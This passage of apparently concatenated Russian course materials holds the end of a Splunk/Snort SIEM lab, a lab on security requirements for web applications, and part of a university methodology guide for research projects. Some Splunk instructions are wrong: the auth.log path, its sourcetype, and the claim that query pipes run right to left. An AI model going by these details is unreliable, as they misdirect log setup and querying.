- В левой части окна будут перечислены приложения, установленные в Splunk и доступные для работы. Приложение это своего рода среда или интерфейс, в котором пользователь работает с событиями,

которые собирает Splunk. По умолчанию доступно приложение Search and Reporting. У Splunk есть несколько основных типов расширения функциональности – приложения (Apps) и дополнения (Add-on).

- В центральной части экрана будет пустое окно, на котором предполагается размещение главного дашборда. В правой верхней части расположено меню для управления системой Splunk, в том числе всеми источниками данных.
- Подключим источник событий. Добавим журнал событий Linux, для мониторинга. В правой верхней части экрана выбирайте меню Settings и переходите в Data Inputs
- Перейдите в меню Settings – Data Input - Files & directories. Тип Files & directories позволяет получать события из локальных файлов и директорий.
- Нажмите на кнопку «New», введите путь к файлу auth.log (var/log/.auth.log) и выберите continuously monitor.
- Нажмите «Next». Выберите тип данных (sourcetype – operating system) из списка, а именно «linux_audit». В открывшемся окне можно ничего не менять. Если всё прошло успешно, то после нажатия на «Start searching» вы увидите перечень событий из журнала аудита.
- Перейдите в меню Settings – Data Input - Files & directories. Добавьте домашнюю директорию, в ней создайте и удалите несколько файлов, Просмотрите журнал событий в Splunk.
- Добавьте еще несколько файлов, директорий и логов, через меню Settings – Data Input - Files & directories.
- Перейдите в приложение «Search and Reporting». Вы попадете на вкладку Search.
- Найдите события, которые относятся к файлу var/log/.auth.log , для этого введите «source=var/log/.auth.log». Здесь так же можно выбрать записи который относятся к Sourcetype (sourcetupe=operating system) – это имя типа данных, куда предполагается относить все данные

определённого типа, или Host (host=splunk) – это идентификатор источника, от которого приходят события в какой-либо sourcetype (обычно доменное имя или ip-адрес). Можно фильтровать данные, введя в строку поиска определенные параметры, вы получите записи, только с этими параметрами. Можно делать составные запросы. Один запрос может состоять из множества подзапросов разделенных между собой pipe (|), и справа налево каждый следующий запрос оперирует данными полученными в результате выполнения предыдущего.

- Сбор логов – это далеко не всё, что необходимо для безопасности. Для SIEM нужно, чтобы система не только собирала логи, но и находила события, связанные с нарушениями безопасности. При слежении за логами, можно автоматически обнаруживать любые угрозы безопасности. Splunk можно использовать вместе с IDS.
- В практической работе №8, вы уже познакомились IDS Snort. Так что, установите и настройте Snort, так же как в лабораторной работе №14. Запустите Snort с ведением логов <sudo snort -A console -i eth0 -c snort.conf -l /var/log/snort/>. Произведите различные типы сканирования nmap, и проверку правил Snort. И добавьте логи Snort в Splunk. Вы так же можете загрузить приложение Snort для Splunk https://splunkbase.splunk.com/app/340/ . Вместо Snort можно так же использовать OSSEC, для OSSEC тоже есть приложение в Splunk.

Вопросы к лабораторной работе

1. Что такое SIEM?
2. Для чего используют SIEM?
3. В чем отличие SIEM от IDS?
4. Где используют SIEM?
5. В чем преимущества SIEM?
6. В чем недостатки SIEM?
7. Какие существуют альтернативы использованию SIEM?

Составьте отчет о выполнении лабораторной работы.

Включите в него копии экрана и ответы на вопросы лабораторной работы.

ЛАБОРАТОРНАЯ РАБОТА №9. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ МНОГОКОМПОНЕНТНОГО WEB-ПРИЛОЖЕНИЯ

Практические задачи:

– выявить возможные проблемы безопасности Web-приложения, основываясь на его функциональности;

– составить список требований, которые должны быть проверены перед сдачей проекта заказчику.

Исследовательские задачи:

– предложить методы и средства защиты от распространенных атак;

– проанализировать, какие методы использует Web Application Firewall (WAF) для обнаружения потенциально опасного трафика.

Теоретический материал

Заботиться о безопасности Web-приложения необходимо еще на этапе проектирования. Зачастую об этом забывают, и приложение может быть выпущено без тестирования безопасности. Одной из особенностей пентестинга является то, что он выполняется на этапе внедрения, т.е. когда Web-приложение развернуто на рабочем сервере и настройки этого сервера уже не будут меняться. Если думать об аспекте безопасности с самого начала проектирования, то можно предупредить уязвимости и возможные атаки, которые были бы обнаружены в результате пентестинга.

Данный семинар предназначен для понимания студентами слабых мест безопасности Web-приложений и понимания способов защиты от возникающих угроз. При этом не обязательно иметь работающее Web-приложение, достаточно знать, какую функциональность оно будет выполнять. Такая информация может быть почерпнута из технического задания на разработку. Оттуда же может быть получена информация о том, какие технологии будут использованы при разработке. В результате анализа

функциональности создается список требований, которые необходимо проверять в процессе разработки и по ее завершению.

Для наглядности рассмотрим угрозы безопасности на примере конкретной функциональности. Предположим, что разрабатывается сайт, который имеет возможность регистрации пользователей. Например, зарегистрированному пользователю интернет-магазина не нужно каждый раз вводить адрес доставки купленного товара. Поэтому использование личных аккаунтов является очень удобным и применяется на многих крупных сайтах. Проанализируем, какие угрозы может нести такая функциональность.

Регистрация пользователей необходима для их дальнейшей авторизации в системе. В случае, если пользователь не может войти в свой аккаунт, вероятнее всего, система предложит ему восстановить пароль. В итоге рассмотрим три связанных функции сайта: регистрация, авторизация и восстановление пароля.

В процессе анализа нужно в любой функциональности видеть возможность проведения атаки. Исходя из этого, нужно предложить метод защиты от этой атаки. Рассматривая функцию регистрации, можно определить несколько угроз, например:

– Регистрация аккаунтов без защиты от ботов. В случае отсутствия такой проверки, в системе могут появиться аккаунты, которые были созданы без участия человека и эти аккаунты могут осуществлять нежелательные действия. К тому же, постоянное добавление новых пользователей в систему может вызывать излишнюю нагрузку на сервер (вплоть до DoS), также это может исчерпать свободное дисковое пространство на сервере и вызвать соответствующие ошибки.

– Регистрация аккаунтов со слабыми паролями. Пользователи предпочтут использовать легкие пароли, если система не заставляет их использовать сложные пароли. Поэтому необходимо принудить пользователя использовать сложный пароль.

– Отправка логина и пароля на почту при регистрации. С одной стороны, это удобно, с другой – опасно. Злоумышленник, получив доступ к почте жертвы,

может найти это письмо и авторизоваться на целевом сайте, используя полученные логин и пароль.

Процесс авторизации также может быть небезопасным. Могут возникнуть следующие ситуации:

– Отсутствует защита от перебора логинов и паролей. Можно ограничивать количество попыток для одного IP-адреса либо одного аккаунта.

– Отсутствует проверка привязки идентификатора сессии к браузеру пользователя и его подсети. Злоумышленник, похитив идентификатор сессии жертвы, без проблем сможет представиться ее аккаунтом на целевом сайте. Наличие таких проверок не гарантирует защиты, но усложняет проведение такого сценария. Кстати, а легко ли похитить cookies жертвы? Вернемся к этому вопросу чуть дальше.

Процесс восстановления пароля также должен быть продуманным. Выслать новый пароль сразу на почту проще всего, но вдруг злоумышленник имеет доступ к почте? Тогда должна быть привязка к номеру телефона. Например, приемлемым может быть такой сценарий восстановления пароля: пользователь запрашивает восстановление пароля, система высылает пользователю код на телефон, пользователь вводит код, система высылает специальную ссылку на почту пользователя, который при переходе по этой ссылке попадает на страницу ввода нового пароля.

Естественно, чем шире функциональность сайта, тем больше работы должен выполнить аналитик безопасности. Выше были приведены примеры угроз, связанных с конкретной функциональностью. Должны быть учтены угрозы, которые относятся к общей функциональности, например, проблемы, возникающие из-за неправильной обработки входных данных (XSS, SQL-inj). Также нельзя оставить без внимания и те аспекты безопасности, которые относятся в целом к Web-серверу и его настройкам, например:

– Использование протокола HTTPS. Сложность пароля не имеет значения, если его можно скомпрометировать при передаче.

– Использование флага HttpOnly для защиты cookies. Помните про то, что идентификатор сессии чаще всего хранится именно там.

– Использование IDS/IPS/WAF. Такие системы могут помешать осуществлению злых замыслов недоброжелателей, если какая-либо уязвимость будет не обнаружена пентестером.

В результате анализа составляется список требований, в выполнении которых нужно убедиться при развертывании Web-приложения.

Ход работы

I. Получение (определение) темы работы

Студенты делятся на группы по 3-5 человек. По выбору преподавателя, студенты анализируют одно и то же Web-приложение (например, сайт социальной сети), либо каждой группе назначается отдельное Web-приложение (система онлайн- банкинга, файлообменник, интернет-магазин, форум и т.п.). Темы работ могут формироваться обучаемыми самостоятельно и согласовываться с руководителями.

II. Разработка плана работ и распределение ответственности между участниками целевой группы.

План работ может быть представлен в виде диаграммы Ганта, включающей основные мероприятия, сроки и распределение ответственности между участниками целевой группы. Целевая группа состоит из 3 человек. Примерный ресурс времени на подготовку 9x3=27 часов (+ 15 мин презентации). Распределение ответственности определяют участники группы.

В процессе подготовки студенты анализируют функциональность выбранного Web-приложения с точки зрения безопасности. Для упрощения понимания можно проводить аналогии с уже существующими Web-сайтами. Например, при анализе социальной сети можно описать функциональность знакомой соцсети (например, facebook.com или vk.com) и подумать, какие проверки реализованы на этом сайте.

III. Поиск информации по теме работы

(библиотека, Интернет) и ее предварительный анализ. Англоязычные термины даны для удобства поиска информации в Интернет. Возможно представление реферата и презентации на английском языке, что повысит оценку за семинар. Методические указания и список рекомендуемой литературы к рефератам выдаются индивидуально (по группам).

IV. Разработка плана отчета и презентации проекта.

Результатом работы каждой группы является отчет.

План отчета (и презентации) включает подготовку следующих разделов:

– введение (актуальность, вызовы практики, краткий анализ состояния вопроса – литературы, цель и основные задачи работы, структура и характеристика содержания, план работ и распределение ответственности);

– систематизированное изложение основных частей отчета (классификационные схемы, характеристика моделей, методов,

– средств, технологий по группам, выбор показателей и критериев для оценки, сравнительный анализ). В отчете обязательно наличие списка требований, которые должны быть проверены перед внедрением Web-приложения. Проверяемые Требования могут быть разделены по категориям, например:

• требования к настройке Web-сервера;

• требования, которые относятся к общей функциональности;

• требования, которые относятся к конкретной функциональности (для систематизации и наглядности рекомендуется использовать таблицу для определения соответствия выполняемых функций и требований к ним);

– выводы (констатация достижения поставленной цели, основные теоретические и практические результаты, их значимость, направления дальнейших работ);

– список литературы;

– приложения.

Требования к содержанию отчета

Отчет имеет объем 15-20 страниц формата А4 (шрифт 14, интервал полуторный, поля 2 см), включая титульный лист, содержание, основной текст, литература, приложения.

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основным результатом является список требований, составленный на основании анализа функциональности Web-приложения.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчета. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчета.

Отчеты, подготовленные путем простой компиляции Интернет-материалов, без тщательного структурирования, с некорректной терминологией и без выводов не рассматриваются. Обязательным приложением к реферату

является план работ и распределение ответственности (диаграмма Ганта), презентационные слайды и электронный вариант всех материалов.

V. Подготовка презентации.

Презентация разрабатывается в PowerPoint и соответствует плану отчета (10-15 слайдов) исходя из времени на презентацию – 10 мин. Презентация должна включать следующие слайды:

– титульный слайд (с указанием темы доклада, автора, даты презентации);

– содержание (структура) доклада;

– актуальность рассматриваемых вопросов, цель и задачи доклада исходя из этого анализа;

– слайды с раскрытием содержания поставленных задач;

– выводы по докладу;

– список использованных источников.

Каждый из слайдов должен содержать колонтитул с указанием темы и авторов доклада.

Содержание слайдов не должно представлять собой части текста из отчета, а включать ключевые слова, рисунки, графики, таблицы.

VI. Защита работы

Защита работы осуществляется на семинаре, занимает 15 мин и включает собственно доклад с презентацией (10 мин) и обсуждение (5 мин).

VII. Оценка работы

Оценка выполненной работы учитывает качество текста отчета (форма и содержание), презентации (содержание и дизайн), собственно доклад (структура, содержание и выводы), полноту, глубину и правильность ответов на вопросы.

Оценка за выполненную работу выставляется каждому обучаемому из группы авторов доклада индивидуально в соответствии с результатами и распределением ответственности.

Контрольные вопросы

1. Как защитить Web-приложение от SQL-инъекций?
2. Как защитить Web-приложение от XSS-атак?
3. В чем преимущества и недостатки двухфакторной авторизации?
4. К чему может привести отображение ошибок сервера на странице?
5. Почему нужно использовать флаг HttpOnly при установке cookies?
6. Для чего используется CAPTCHA?
7. Как защитить Web-приложение от перебора паролей при авторизации?
8. Зачем нужно использовать зашифрованное соединение?
9. Что такое Web Application Firewall?
10. Для чего используется IDS?
11. Для чего используется IPS?

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Исследовательский проект»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Составители учебно-методического обеспечения дисциплины:

А. Н. Самойлов, к.т.н., доцент, заведующий кафедры вычислительной техники Института компьютерных технологий и информационной безопасности Южного федерального университета

И. Ю. Кузнецова, старший преподаватель кафедры интеллектуальных и многопроцессорных систем Института компьютерных технологий и информационной безопасности Южного федерального университета

ОГЛАВЛЕНИЕ

I. Цели и задачи дисциплины 3

II. Содержание учебного материала 3

III. Организация и планирование исследовательских проектов 4

3.1. Объект, предмет и границы исследования 5

3.2. Цель исследования 7

3.3. Построение гипотезы 8

IV. Методические рекомендации по подготовке технического задания 10

4.1. Требования к тексту ТЗ 11

4.2. Рекомендации по построению и содержанию разделов ТЗ 13

V. Требования к оформлению пояснительной записки к курсовому проекту 24

I. ЦЕЛИ И ЗАДАЧИ ДИСЦИПЛИНЫ

Цели дисциплины «Исследовательский проект»: удовлетворение потребностей личности студента в интеллектуальном, культурном и нравственном развитии путем получения высшего образования в области информатики и вычислительной техники, в частности, изучение студентом методов проектирования информационного и программного обеспечения интеллектуальных автоматизированных систем, формирование у студентов компетенций в области практической разработки, как отдельных модулей интеллектуальных автоматизированных систем, так и систем в целом.

Задачи дисциплины:

– освоение методов и средств анализа и разработки интеллектуальных автоматизированных систем;

– освоение обучающимися технологий разработок и инструментальных средств, как отдельных компонент интеллектуальных автоматизированных систем, так и систем в целом.

II.СОДЕРЖАНИЕ УЧЕБНОГО МАТЕРИАЛА

Исследовательский проект имеет своей целью закрепление практических навыков разработки отдельных модулей или компонентов обеспечения интеллектуальных автоматизированных систем, на примере задания, выполняемого полностью самостоятельно на основании знаний и умений, полученных при изучении теоретического материала и предшествующих дисциплин. Исследовательский проект выполняется по индивидуальным заданиям.

Модуль 1. Подготовка технического задания. Анализ предметной области. Назначение и цели создания (развития) интеллектуальной системы. Актуальность проекта. Характеристики объекта проектирования. Требования к разрабатываемой интеллектуальной системе. Поиск материала по существующим аналогам, их достоинства и недостатки. Состав и содержание работ по созданию системы.

Модуль 2. Реализация технического задания (проектирование). Оформление проекта. Определение среды разработки. Технологии, методы и способы разработки интеллектуальной системы. Требования к составу и содержанию работ по проектированию. Требования к документированию. Подготовка технической документации. Порядок контроля и приемки проекта.

III. ОРГАНИЗАЦИЯ И ПЛАНИРОВАНИЕ ИССЛЕДОВАТЕЛЬСКИХ ПРОЕКТОВ

Под организацией исследований следует понимать такую последовательность и состав процедур и операций, которые гарантируют достижение цели в заданные (оптимальные) сроки.

В общем виде исследование включает в себя следующие этапы:

1. Анализ проблемы.
2. Постановка цели.
3. Выбор средств ее достижения.
4. Поиск и обработка информации.
5. Оценка полученных результатов, их анализ.

В общем виде алгоритм проведения исследования можно сформулировать следующим образом:

1. Выбор направления и темы исследования, обоснование актуальности выбранной темы.
2. Анализ научных источников по теме исследования, определение уровня разработанности темы.
3. Определение объекта и предмета исследования, обозначения рамок исследования.
4. Формулирование научной задачи или научного вопроса.
5. Планирование выполнения исследовательского проекта.
6. Постановка научной гипотезы, прогнозируемого результата выполнения исследовательского проекта.

7. Поиск путей решения поставленной научной задачи (вопроса), выбор методов проведения исследований.

8. Сбор и обработка эмпирических данных.

9. Проверка, подтверждение или опровержение гипотезы. Разработка новой гипотезы с ее дальнейшим подтверждением (при необходимости).

10. Анализ полученных результатов.

11. Подготовка отчета о реализованном исследовательском проекте.

12. Внедрение результатов исследования в практику.

Необходимо отметить, что далеко не все исследования включают в себя все перечисленные пункты. Некоторые, могут ограничиваться лишь некоторыми из них.

Рассмотрим более подробно некоторые пункты представленного алгоритма проведения исследований.

3.1. Объект, предмет и границы исследования

При проведении исследования необходимо выделить в нем предмет и объект исследования, с которыми связана проблематика исследований.

В практике научной деятельности термин «предмет исследования» часто означает «предметную область», т. е. область объектов, универсум рассмотрения, иначе говоря – класс (множество) объектов, рассматриваемых в пределах данного контекста.

Под **объектом исследования** (ОИ) понимают область науки или практики, которому посвящено исследование. Объект исследования представляет собой знание, порождающее проблемную ситуацию, объединенное в конкретном понятии, и определяется как область научных изысканий работы.

Под **предметом исследования** (ПИ) понимают собственно научное знание, т. е. ту сторону предмета, с которой он нас интересует. Предмет исследования можно определить как новое научное знание об объекте исследования, получаемое в результате научных изысканий. В состав предмета исследования может войти и инструмент получения этого нового

научного знания об объекте исследования, если он обладает существенными признаками новизны.

В таком понимании объект и предмет исследования соотносятся между собой как общее и частное. Предмет исследования в таком случае находится в границах объекта исследования.

Для объяснения сущности данных понятий можно воспользоваться достаточно распространенным примером. Предположим, что перед вами стоит задача «определить, созрели ли яблоки»: что будет предметом, а что объектом? Если вы хотите узнать, созрели ли яблоки на одном дереве, например на антоновке, то объект исследования – дерево яблони, а предмет исследования – отдельные яблоки на ней. А если вы хотите узнать, созрели ли яблоки в саду, то объект исследования – сад, а предмет исследования – деревья различных сортов.

Как правило, в качестве предмета исследования принимают:

– составляющие теории, описывающие поведение предмета;

– закономерности взаимодействия его элементов и взаимодействия предмета с окружающей средой;

– свойства предмета, его элементов и их качественные показатели.

Необходимо также обозначить **рамки (границы) исследования** (РИ). Без этого тема будет неконкретной, а само исследование может уйти в другую область и утратить ценность. Для отдельных исследовательских проектов границы исследования могут быть очевидны и их специально можно не оговаривать.

Хотя бы в первом приближении спрогнозировать ожидаемый научный результат (НР). Это может быть: концепция, метод и модель, теория, закон и закономерность и т. п.

С этими условиями сформулировать тему исследования (ТИ) в одном из двух вариантов:

а) ТИ = ПИ + РИ + НР;

б) ТИ = ПИ + НР.

Иногда в формулировку добавляют указания на способ или средства, с помощью которых достигается научный результат.

Выделение в названии темы границ исследования полезно также с точки зрения однозначного понимания цели проекта и его результатов заказчиком работы и ее исполнителями.

Название темы должно быть направляющим, ориентирующим: для исполнителя – что нужно сделать в науке/ на практике; для заказчика (эксперта) – что именно следует принять (оценить) в качестве результата.

3.2. Цель исследования

На основе сформулированной проблемы, определения объекта и предмета исследования устанавливается его цель. **Цель исследования** – это то, что в самом общем виде должно быть достигнуто в итоге работы над проектом. Это тот научный/практический результат, который должен быть получен в итоге всего исследовательского проекта.

Формулировки цели исследования обычно начинаются словами «разработать методику (модель, критерии, требования, основы и др.)», «обосновать что – либо», «выявить что – либо» и т.п.

Сформулированная цель определяет задачи исследования, которые чаще всего выступают как частные, сравнительно самостоятельные цели в конкретных условиях проверки сформулированной гипотезы.

Задачи исследования логически вытекают из его общей цели и рассматриваются как основные этапы работы. Чаще всего формулировки таких задач делаются в форме перечисления. Например, «Исходя из указанной цели исследования, его основными задачами являются: 1) изучить..., 2) выявить..., 3) разработать..., 4) экспериментально проверить...» и т.д.

Перечисление задач исследования может определяться как временной последовательностью его ведения, так и логической последовательностью, которая обусловлена внутренней логикой исследовательского процесса.

Формулировки задач исследования необходимо делать как можно точнее и очень тщательно, поскольку описание их решения должно составить

содержание разделов отчета о выполнении проекта. Это важно также и потому, что из формулировок задач обычно формулируются названия разделов отчета.

3.3. Построение гипотезы

После формулирования объекта, предмета и цели исследования строится гипотеза для объяснения каких-либо явлений. Она направлена на то, чтобы доказать реальное существование предполагаемого. Именно поэтому такое предположение способствует обнаружению новых фактов исходя из определенной позиции.

Формулируя гипотезу, исследователь строит предположения о том, каким образом он намерен достичь поставленной цели. Работая над проектом, он постоянно ставит перед собой вопросы: в каком направлении двигаться, что надо предпринять, что нужно изменить и как это сделать, т.е. каждый раз он выдвигает те или иные предложения, подтверждая или опровергая их. Тем самым магистрант постоянно работает с целой системой гипотез, только не формулирует их в письменном виде.

Подчеркивая большую научную значимость гипотетического предположения, следует заметить, что оно существенно отличается от догадки. Предположение в гипотезе вырастает из многообразного фактического материала, в то время как догадка делается без достаточного основания.

В своем развитии гипотеза проходит три стадии:

1. Накопление фактического материала и высказывание на его основе предположения.

2. Формирование гипотезы, т.е. выведение следствий из сделанного предположения, развертывание на его основе целой предположительной теории.

3. Проверка полученных выводов на практике и уточнение гипотезы на основе результатов такой проверки.

Если при проверке полученных следствий оказывается, что они соответствуют действительности, тогда гипотеза превращается в научную теорию.

В случае, когда полученные на основании некоторого предположения следствия противоречат опыту, необходимо или изменить, уточнить само предположение, или даже отбросить его. Действия по принципу «если факты не подходят под мою теорию, то тем хуже для фактов» ничего, кроме неизбежных разочарований, дать не могут.

Такова основная суть гипотезы и ее роль в научном поиске. Рассмотрим теперь, как конкретно надо ее строить и подтверждать. Порядок действий здесь таков:

1. Выделить группу явлений, причину существования которых пока невозможно объяснить с помощью имеющихся приемов и средств исследования.

2. Детально изучить доступную наблюдению совокупность явлений, причина которых должна быть найдена. В процессе этого изучения выяснить все связанные с этими явлениями обстоятельства (предшествующие явления, сопутствующие явления, последующие явления и т.д.).

3. Сформулировать научное предположение (т.е. саму гипотезу) о возможной причине, вызвавшей возникновение данного явления или группы однородных предметов.

4. Определить одно или несколько следствий, логически вытекающих из предполагаемой причины, как если бы причина уже в действительности найдена.

5. Проверить, насколько эти следствия соответствуют фактам действительности. Когда выведенные следствия соответствуют реальным фактам, гипотеза признается основательной.

Получив новую научную информацию на основе проведения исследования, доказывающего выдвинутую гипотезу, необходимо выяснить, какие из методов (наблюдения, эксперимента, опроса, логического анализа и

синтеза, абстрагирования, формализации, моделирования, восхождения от абстрактного к конкретному й т.д.) необходимы для исследования, и составить список данных методов и приемов.

При построении гипотезы и всего дальнейшего исследования следует иметь в виду одно обстоятельство. Дело в том, что выдвинутая гипотеза может и не подтвердиться. Нужно в этом случае построить гипотезу таким образом, чтобы было несколько вариантов, т.е. создать многоаспектную гипотезу, охватывающую разные аспекты (стороны) явления или процесса. Тогда в выводах можно будет четко сказать: то-то получилось, и вот почему, а то-то нет, это ошибка, и ее не должны повторять в дальнейших исследованиях. Таким образом, выявлять отрицательные результаты нужно. Это будет придавать исследованию достоверность и убедительность.

Источники:

1. Дрещинский, В.А. Методология научных исследований: учебник для вузов / В.А. Дрещинский. – 2-е изд., перераб. и доп. – Москва: Издательство Юрайт, 2022. – 274 с. – URL: https://urait.ru/bcode/492409

2. Кузин, Ф.А. Диссертация: Методика написания. Правила оформления. Порядок защиты. Практическое пособие для докторантов, аспирантов и магистрантов. – Москва: «Ось-89», 2000. – 320 с.

IV. МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ПОДГОТОВКЕ ТЕХНИЧЕСКОГО ЗАДАНИЯ

Техническое задание (ТЗ) на выполнение НИР / исследовательского проекта является основным исходным техническим документом, устанавливающим комплекс требований к составу и содержанию работ по НИР, назначению и техническим характеристикам предполагаемых научно-технических результатов НИР, порядку проведения и приемке НИР.

ТЗ разрабатывают на основе стандартов, нормативно-технической документации системы отраслевых технических требований, требований

программы и нормативных актов заказчика. Объем ТЗ не ограничен. В случае необходимости к ТЗ могут быть приложены поясняющие и обосновывающие материалы.

Состав и содержание сформулированных в ТЗ технических требований должны быть достаточными для организации и качественного проведения предполагаемых работ, обеспечения результативности работ и идентификации степени достижения целей НИР.

Содержание требований определяется исходя из рода, предмета, состава предполагаемых работ, области (объекта) исследований, состава и назначения, предполагаемых к получению научно-технических результатов, с учетом их технических характеристик и характерных особенностей.

ТЗ подготавливается в виде электронного и печатного документа в формате MS Word. Все дополнительные материалы должны быть также представлены в электронном (или отсканированном) виде.

4.1. Требования к тексту ТЗ

Текст ТЗ должен быть предметным, кратким, лаконичным и не допускать различных толкований сформулированных в нем требований. Содержание ТЗ должно быть построено исключительно на основе технических требований к предполагаемым работам и результатам работ.

В тексте ТЗ не допускаются аналитические описания, обоснования, формулировки выводов, декларативные заявления, предложения, предположения и т.п.

При изложении обязательных требований в тексте должны применяться слова «должен», «следует», «необходимо» и производные от них.

Каждое требование оформляется в виде отдельного пронумерованного (обозначенного) пункта (подпункта) ТЗ, позволяющего его однозначную идентификацию.

Каждое формулируемое техническое требование должно быть измеряемо и идентифицируемо по количественным или качественным характеристикам.

Каждое требование формулируется один раз. Если требование может быть сформулировано только в связи с ранее сформулированным, то должна делаться ссылка на соответствующий подпункт ТЗ.

Количественные и качественные значения (величины), определяющие требования к техническим характеристикам научно-технических результатов работ, могут указываться с допускаемыми отклонениями или оговариваются их максимальные или минимальные значения.

Обозначения единиц физических величин должны соответствовать ГОСТ 8.417–2002 «Государственная система обеспечения единства измерений. Единицы величин».

Статистические параметры задаются с указанием уровня вероятности, которому соответствует данное значение параметра.

Сокращения должны расшифровываться непосредственно в тексте при первом упоминании, например, нормативно-техническая документация (далее – НТД). Если в ТЗ принята особая система сокращения слов и наименований, то в конце ТЗ приводят перечень принятых сокращений.

В ТЗ должны применяться научно-технические термины, обозначения и определения, установленные соответствующими стандартами, а при их отсутствии – общепринятые в научно-технической литературе.

Если в ТЗ принята специфическая терминология, то в его конце должен быть приведен перечень принятых терминов с соответствующими разъяснениями.

При формулировке стандартных требований должны быть приведены ссылки на стандарты (кроме стандартов предприятий), технические условия и другие документы при условии, что они полностью и однозначно определяют соответствующие требования. Ссылаться следует на документ в целом или на его разделы и приложения. Ссылки на подразделы, пункты, таблицы и иллюстрации не допускаются.

При ссылках на стандарты и технические условия указывают только их обозначения. При ссылках на другие документы указывают наименование

документа. При ссылке на раздел или приложение указывают его номер и наименование, при повторных ссылках – только номер.

В тексте ТЗ не допускается:

– применять для одного и того же понятия различные научно-технические термины, близкие по смыслу (синонимы), а также иностранные слова и термины при наличии равнозначных слов и терминов в русском языке;

– сокращать обозначения единиц физических величин, если они употребляются без цифр;

– применять сокращения слов кроме установленных правилами орфографии и пунктуации;

– употреблять математические знаки без цифр, например, ≤ (меньше или равно), ≥ (больше или равно), ≠ (не равно), а также знаки № (номер), % (процент);

– использовать в тексте математический знак минус (–) перед отрицательными значениями величин. Вместо математического знака (–) следует писать слово «минус»;

– применять индексы стандартов (ГОСТ, ОСТ, СТП, СТСЭВ) без регистрационного номера.

4.2. Рекомендации по построению и содержанию разделов ТЗ

Структура ТЗ по составу и содержанию разделов требований определяется разработчиком ТЗ, однако для обеспечения результативности планирования и проведения работ рекомендуется в общем случае в ТЗ на НИР (исследовательский проект) устанавливать структуру ТЗ, содержащую следующие разделы:

1) основание, исполнитель и сроки выполнения НИР (исследовательского проекта);
2) цели выполнения НИР;
3) требования к составу научно-технических результатов НИР;
4) требования к составу и содержанию работ;
5) технические требования:

- требования по назначению научно-технических результатов;
- требования к показателям назначения, техническим характеристикам научно-технических результатов НИР;
- требования к объектам экспериментальных исследований;

6) требования к документации;
7) технико-экономические требования;
8) требования к этапам и срокам выполнения работ;
9) требования к порядку проведения и приемке работ.

Учитывая особенности технических характеристик, предназначение и условия применения тех или иных объектов исследований (объектов НИР) в обоснованных случаях структура ТЗ может быть изменена путем введения, исключения или объединения отдельных подразделов требований без изменения основных разделов.

4.2.1. Основание, исполнитель и сроки выполнения НИР (исследовательского проекта). Сроки выполнения исследовательского проекта определяются, исходя из графика учебного процесса по образовательной программе.

Согласно рабочей программе дисциплины «Исследовательский проект» исследовательский проект (курсовой проект) имеет своей целью закрепление практических навыков разработки программ на примере задания, выполняемого полностью самостоятельно на основании знаний и умений, полученных при изучении теоретического материала изученным ранее дисциплин и выполнении практических занятий и лабораторных работ по изученным ранее дисциплинам. Курсовой проект выполняется по индивидуальным заданиям. Таким образом, единственным исполнителем проекта является магистрант.

4.2.2. Цели выполнения НИР. В разделе устанавливаются технические цели выполнения проекта (НИР), которые должны быть измеряемыми и

достижимыми в ходе (в процессе) выполнения НИР, характеризующие результативность НИР.

К НИР, направленным на проблемно-ориентированные, **поисковые исследования**, относятся работы, проводимые с целью: увеличения объема знаний для более глубокого понимания изучаемого предмета; разработки прогнозов развития науки и техники; изучения путей применения новых явлений и закономерностей и т.п.

Задачами поисковых НИР являются:

– обоснование перспективных направлений развития техники, технологий, экономики, производства и т.д.;

– выбор и обоснование направлений ОКР и ОТР, обеспечивающих создание новых типов (видов) продукции, технологий и т.п.;

– выбор и обоснование проведения и направлений прикладных НИР;

– исследование возможности и целесообразности использования существующих технических решений и разработки новых для создания новых типов (видов) продукции, технологий и их элементов с заданными характеристиками или параметрами;

– определение технических, технологических, экономических, экологических и других требований к разработке новых типов (видов) продукции, технологий и их элементов.

К **прикладным проектам (НИР)** относятся работы, проводимые с целью создания научно-технического задела в предметной области, разрешения конкретных научно-технических проблем для создания новых технологий, типов (видов) продукции.

Научно-техническими задачами прикладных НИР являются:

– разработка новых принципов, методических подходов, методов, алгоритмов в исследуемой области, а также прототипы различных технических решений прикладных научно-технических проблем;

– создание научно-методических и нормативно-технических документов (методик исследований, стандартов, алгоритмов, программ, лабораторных регламентов и т.п.);

– моделирование и макетирование различных технических решений и технологических условий, изготовление моделей, макетов, экспериментальных образцов, прототипов новых типов (видов) продукции, технологических линий, оборудования, проведение экспериментов, исследовательских испытаний;

– разработка (формулировка) технических требований для создания новых типов (видов) продукции, технологий и т.п.

4.2.3. Требования к составу научно-технических результатов НИР. В разделе должны быть перечислены (поименованы) материальные и (или) интеллектуальные результаты работы. Исходя из выше сформулированных целей научно-техническими результатами курсового проекта (НИР) могут быть:

1. Для проблемно-ориентированных, **поисковых** НИР:

